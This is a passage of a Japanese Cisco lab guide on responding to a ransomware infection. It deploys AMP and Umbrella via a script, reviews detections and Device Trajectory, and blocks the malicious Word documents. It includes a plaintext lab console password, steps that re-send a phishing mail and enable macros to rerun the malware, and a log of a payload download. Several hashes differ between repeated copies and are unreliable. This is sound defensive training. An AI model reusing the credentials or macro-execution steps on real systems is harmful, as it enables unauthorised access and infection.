ここまでで、被害者として行動し、システムがランサムウェアに感染しました。次に防御の視点に切り替え、ランサムウェアのセキュリティインシデントを修復してみましょう。

インシデントの対応とトリアージ

攻撃対象のマシンがランサムウェアに感染した時点で、防御側になり、Cisco AMP と Cisco Umbrella を自動的に導入するために作成した、特別なインシデント対応スクリプトを使用します。これは現実のインシデント対応シナリオに類似した経験になります。

注: インシデント対応担当の観点では、この新しい脅威に対応しなければなりません。Cisco AMP を導入する方法はいくつもあります。導入方法の例としては、Cisco AMP ソフトウェアをダウンロードできるリンクをユーザに送信する、デスクトップ管理アプリケーションを使用して Cisco AMP ソフトウェアをプッシュする、または Cisco AnyConnect クライアントの起動中に Cisco AMP 機能を活用するなどの方法があります。

ここでは、インシデント対応シナリオであることから、スクリプトを使用します。

DR と同じデスクトップで、トリアージを開始します。以下の手順は Jumphost デスクトップで実行するものではないため、感染した RDP DR ワークステーションのデスクトップに**そのまま**いることを確認します。

1. ランサムウェアによって、コマンドプロンプトの「Run」オプションが無効になります。これを回避するには、医師のワークステーションで以下の手順を実行する必要があります。

注: 悪意のあるソフトウェアがオペレーティング システム内の機能を無効化することは、よくあることです。これには、悪意のあるソフトウェアの検出と削除を困難にする目的があります。


2. トレイの下部にある **Windows Explorer フォルダ** のアイコンをクリックします。




3. Explorer ウィンドウが表示されたら、最上部にある既存の文字 ([ライブラリ (Libraries)] など) を削除して、[\\AD1\Netlogon](#) コマンドを入力します。




4. Incident-Response フォルダをダブルクリックして開きます。



5. IR.bat ファイルをダブルクリックするか、右クリックして [開く (Open)] を選択します。**[管理者として実行 (Run as administrator)] は選択しないでください。**



6. スクリプトが完了するまでには数分かかります。




```

C:\Windows\System32\cmd.exe
'\\AD\Netlogon\IR'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.

C:\Windows>net use X: \\AD\netlogon\IR
The command completed successfully.

C:\Windows>msiexec /i X:\odns\Setup.msi /qn ORG_ID=2071809 ORG_FINGERPRINT=35dd6
d9f0a8ec5c1df99ec34821365b4 USER_ID=7670417
  
```


7. AMP が少なくとも 1 つの実行可能ファイル、spoolsv.exe を隔離したというメッセージが表示される場合があります。このメッセージは、デスクトップの右下隅に表示されます。見えない場合は、デスクトップの右側にスクロールします。これは必ずしも表示されるとは限りません。



8. ここで先に進み、AMP エンドポイント エージェントを開いてポリシーを同期します。エンドポイント エージェントはツールトレイにあります。



9. ここで青色の丸印 (AMP) をダブルクリックし、[設定 (settings)] に移動します。



10. ここで [ポリシーの同期 (Sync Policy)] を選択します。



11. 2 回選択すると、ポリシーがすでに同期されていることを示すエラーが表示されます。これで問題ありません。


注:このラボでは、これまでにマルウェアを起動し、インシデント対応シナリオで AMP を導入しました。ラボでは実際の場合のような時間が経過していないため、実行中のファイル名の履歴は記録されていません。現実のシステムでは、ファイルが実行されて、インシデント対応としてファイルと実行中のハッシュのリストが作成されます。今回のラボでは、短時間で処理するために、マルウェアを再度実行することでシステムがイベントをシームレスに記録します。

12. Kali に戻って「`Jsend-phish.sh`」(上矢印)と入力し、Enter を押します。


13. DR に戻ります。Microsoft Outlook を開き、電子メールの送受信を行って Outlook を更新します。




14. 受信したメールを開きます。



15. Word ドキュメントをダブルクリックし、編集を可能にします。



16. マクロが再度実行されるようにします。




注: 実際の Spoolsv.exe は、Windows のサービス (Windows Print Spooler サービス) です。AMP は他のものと一緒にハッシュを追跡するため、偽の spoolsv.exe サービスを、実際の Windows スプーラ サービスを偽装した悪意のあるものとして特定することができます。また AMP では、この spoolsv.exe が、本物の実行可能ファイルであることを示す Microsoft Signed Executable ではないことも表示します。

17. 次に、Cisco AMP がデータを収集していることを確認する必要があります。これは Cisco FireAMP 管理コンソールで行います。Jumphost デスクトップに戻ります。

注: 医師のワークステーションから次の手順に進むのではなく、必ず Jumphost デスクトップに戻ってください。

18. **Jumphost** で Firefox を開き、ツールバーから Private AMP コンソールに移動します。



19. ユーザー名: **admin@hackmds.com**、パスワード: **C1sco12345** でログインします。
 20. AMP ダッシュボードが表示されます。感染した DR ワークステーションに関するアラートも表示されます。

Dashboard

Overview Events Heat Map

Indications of Compromise

DR.AD.HACKMDS.COM	Executed malware, Threat Detected, Multiple Infected Files	Mark Resolved
DR.AD.HACKMDS.COM	Threat Detected, Executed malware, Multiple Infected Files	Mark Resolved
contractor	Threat Detected	Mark Resolved
DR.AD.HACKMDS.COM	Threat Detected	Mark Resolved

Hosts Detecting Malware (7 days)

Computer	Count
DR.AD.HACKMDS.COM	112
DR.AD.HACKMDS.COM	32
contractor	13
DR.AD.HACKMDS.COM	4
DR.AD.HACKMDS.COM	1


Malware Threats (7 days)

Detection Name	Count
W32.File.MalParent	102
W32.I6CB133861-100.SBX.TG	20
W32.F1ABDC1E0D-100.SBX.TG	17
W32.Z546DCFFC5-95.SBX.TG	12
W32.1C3F3E5D69-95.SBX.TG	11

21. 感染したエンドポイントに AMP が導入されたので、感染したエンドポイントで AMP が検出した悪意のあるすべてのハッシュを、ただちにブラックリスト化します。この保護は、エンドポイント向け AMP がインストールされているシステムと、ネットワーク向け AMP によって保護されているすべてのデバイスに展開されます。

注: AMP は、既知のマルウェア サンプルをすべて自動的に検出して隔離します。非常に高度な脅威が検出されながら隔離されていない場合には、可能性のある脅威のサンプルを分析用に AMP サンドボックスにアップロードして、ファイルが脅威であるかどうかを検証する手順を追加することができます。通常このプロセスは、AMP for Endpoint が特定のファイルを悪意があるファイルとしてフラグ付けすると自動化されますが、Cisco dCloud ラボ環境で実施されているセキュリティ対策が原因でこのプロセスを表示することができないため、手動で送信する必要があります。


22. メニューから [管理 (Management)] > [コンピュータ (Computers)] の順に選択します。



23. ワークステーション **DR.AD.HACKMDS.COM** が表示されます。次にプラス記号 (+) をクリックして、DR.AD.HACKMDS.COM ワークステーションの詳細を展開します。



24. 次に、[デバイストラジェクトリを開始 (Launch Device Trajectory)] ボタンをクリックします。




25. データが [デバイストラジェクトリ (Device Trajectory)] ウィンドウに表示されます。これはシステムが機能していることを示します。脅威が表示されるまで数分かかることがあります。表示されない場合は、ブラウザ セッションを更新してください。

注: Cisco FireAMP コンソールにデータが表示されない場合は、ラボの講師に知らせてください。

Device Trajectory

For DR.AD.HACKMDS.COM



26. 特定されたプロセスのリストで結果を確認します。アイコンの多くが赤色で表示されていることがわかります。これらは既知の不正なプロセスです。たとえば 77C8.exe は、不正な実行可能ファイルとして特定されながら許可されています。これは AMP が監査モードになっていたためです。またこれは Powershell.exe によって作成されていますが、ここでは powershell.exe 自体を実行していないため不自然です。PowerShell は Word から実行されているため、そのようなことはあり得ないはずです。マルウェアが実行されている可能性があります。このプロセスについてさらに調査します。

27. 赤い [+] 記号をクリックすると脅威の詳細が表示されます。77C8.exe の [+] 記号をクリックして調べます。この脅威は <http://www.sportfans.atk> からダウンロードされたものです。

2018-01-15 18:36:53 UTC

Detected **W32.F1ABDC1E0D-100.SBX.TG** as **77C8.exe**, 0.164.3.63 (f1abdc1..900263)[PE Executable].

Created by **powershell.exe**, Microsoft® Windows® Operating System 6.1.7600.16385 (6c05e11..47aec7)[PE Executable] executing as u@HACKMDS.

Downloaded from <http://www.sportfans.atk/files/77C8.exe>.

The file was **not quarantined**. In audit only mode.

Process disposition Benign.

File full path: C:\Users\Dhowser\AppData\Local\Microsoft\Windows\Temporary Internet Files\77C8.exe

File SHA-1: 4ddba4466d77223e40ba9f02db996cb704d492.

File MD5: ee1fb7cd76eed113d4db613973e3927b.

File size: 372736 bytes.


Parent file SHA-1: 04c9d2b4d9e0f8e2e43702d429c2e42d5c45d.

Parent file MD5: 9294e409db16ac39d97e3b8e3b1329.


Parent file age: 0 seconds.

注:この攻撃中に何が起きているかを理解することが重要です。現実のマルウェアは、各種の戦術を駆使して行動を隠します。1つの戦術として、マルチパート マルウェアと呼ばれる、マルウェアを複数のパーツに分解する方法があります。もう1つの戦術では、限られた回数だけマルウェアを実行します。マルウェアは最初のパーツをチェックして、2番目のパーツがすでに実行されているかどうかを判断します。別のパーツがすでに実行されている場合、2番目のパーツは継続して実行されません。Cisco AMP は個々のプロセスが検出されるとハッシュし、さらに悪意のある行動を探します。コンピュータの日常の運用では、一般的に多数のプロセスが実行されているため、悪意のあるアクションが検出された場合のみ Cisco AMP がアラートを行う、ということが重要になります。これは、ユーザーが攻撃者のファイルをインストールするなど、そのプロセス自体が悪意のあるプロセスではない場合、元の感染プロセスが表示されないことを意味します。AMP が1つ目のパーツと2つ目のパーツを特定した場合には、それら2つの履歴イベントを統合することができます。上記のスクリーンショットでは、感染の2つ目のパーツが示されていますが、元のファイル名がわかりません。そのため、攻撃を再現することで修正します。

28. ラボの終了後に時間があれば、この画面に戻って [!?] アイコンを確認してみてください。このアイコンをクリックすると、このホストが完全に侵害されていると AMP が判断していることがわかります。これらのイベントを「クラウドの侵入の痕跡 (IOC)」と呼びます。



29. 次に Cisco AMP コンソールで FireAMP ダッシュボードに戻ります。そこで、このイベントの原因になったドキュメント ファイルを確認しましょう。



30. [マルウェア脅威(7日間)(Malware Threat(7 Days))] の表で、検出名のエントリ W32.16CB133B61-100.SBX.TG をクリックします。

Malware Threats (7 days)	
Detection Name	Count
W32.File.MalParent	102
W32.16CB133B61-100.SBX.TG	20
W32.F1ABDC1E0D-100.SBX.TG	17
W32.2546D0FFC5-95.SBX.TG	12
W32.1C3F3E5D69-95.SBX.TG	11

31. 複数のセキュリティ イベントが表示されます。下方向にスクロールし、DR.AD.Hackmds.com で [隔離: 不明(Quarantine: Not Seen)] になっているイベントを探します。

DR.AD.HACKMDS.COM detected FD03EC70.doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:41 UTC
DR.AD.HACKMDS.COM detected PatientMedicalRecord4572451.doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:40 UTC
DR.AD.HACKMDS.COM detected PatientMedicalRecord4572451 (2).doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:40 UTC

この時点では、まだ AMP Endpoint クライアントを**監査モード**でのみ実行しています。その場合は、基本的にマルウェアの実行を許可し、環境に関する情報を可能な限り多くキャプチャすることになります。

32. このマルウェアや、その他の関連するサンプルをブロック リストに追加して「ブロック」するか、コンピュータ自体をブロック状態に移行させることができます。ここまです脅威について把握したと考えられるため、バーにあるコンピュータ アイコンをクリックします。


DR.AD.HACKMDS.COM detected FD03EC70.doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:41 UTC
DR.AD.HACKMDS.COM detected PatientMedicalRecord4572451.doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:40 UTC
DR.AD.HACKMDS.COM detected PatientMedicalRecord4572451 (2).doc as W32.16CB133B61-100.SBX.TG	 	 Quarantine: Not Seen	2018-01-15 18:36:40 UTC

[デバイストラjectory(Device Trajectory)] ウィンドウに戻ります。

33. ここで、このドキュメントのデバイストラjectoryの詳細を確認できます。ポップアップの詳細ウィンドウを閉じます。

Device Trajectory


For DR.AD.HACKMDS.COM



34. 次にファイル名を右クリックして、メニューから [アプリケーションブロッキング (Application Blocking)] を選択後、赤色のプロセスを作成したドキュメントを選択します。事前に作成された「Block Doc」アプリケーション ブロッキング リストを選択します。


Device Trajectory

For DR.AD.HACKMDS.COM



Device Trajectory

For DR.AD.HACKMDS.COM



注:ここでさらに詳しい情報が表示されます。winword.exe (Microsoft Word) 実行可能ファイルと、powershell.exe の丸印から、いくつかの実行可能ファイルが実行されていることがわかります。それらの一部は、アプリケーションの正当な Windows バージョンとして示されています。なぜ powershell.exe が呼び出されていると思いますか。これは、懸念材料になるような実行可能ファイルや実行ステップがさらに発生していることを示しているのでしょうか。

35. spoolsv.exe セッションの赤色の丸い [+] アイコン(上の例を参照)をクリックして、この実行プロセスの詳細を確認します。

2018-01-15 18:36:53 UTC

Detected W32.F1ABDC1E0D-100.SBX.TG as **77C8.exe**, 0.164.3.63 (f1abdc1..900263)[PE Executable].

Created by **powershell.exe**, Microsoft® Windows® Operating System 6.1.7600.16385 (6c05e11..47aec7)[PE Executable] executing as u@HACKMDS.

Downloaded from <http://www.sportfans.atk/files/77C8.exe>.

The file was **not quarantined**. In audit only mode.

Process disposition Benign.

File full path: C:\Users\Dhowser\AppData\Local\Microsoft\Windows\Temporary Internet Files\77C8.exe

File SHA-1: 4ddbe4466c377223e40be702db996cb704d192.

File MD5: aa1fb7cd76aed113dbd643973e3927b.

File size: 372736 bytes.

Parent file SHA-1: 04c3d2b4de9a0b9b8b43702d4236c2e42d3c48d.


Parent file MD5: 92#4e403db16ac33d97e3bfe3b132#.

Parent file age: 0 seconds.

36. ここには、ブロックする必要がある実行可能ファイルがいくつか示されています。それぞれのファイルは、Microsoft Word アプリケーションである winword.exe からサイレントで実行されています。

注: このラボではここまでが範囲になります。実際の導入では、Low Prevalence モードを使用して自動分析を設定し、これらのサンプルを Cisco Threat Grid 環境に自動的に送信します。このシナリオでは、すでに Cisco Threat Grid にサンプルを送信しています。それらのサンプルは、このシナリオの後半で示します。

37. 潜在的な悪意のあるファイルとしては、spoolsvc.exe という実行可能ファイルがあります。これはシステムがすでに特定したもので、保護モードの場合にブロックされます。他にも、まだアクティブになっている、悪意の可能性のある実行可能ファイルがあります。特に 77c8.exe という不審なプロセスがあります。これも PowerShell が呼び出したファイルであり、攻撃の一部と考えることができます。



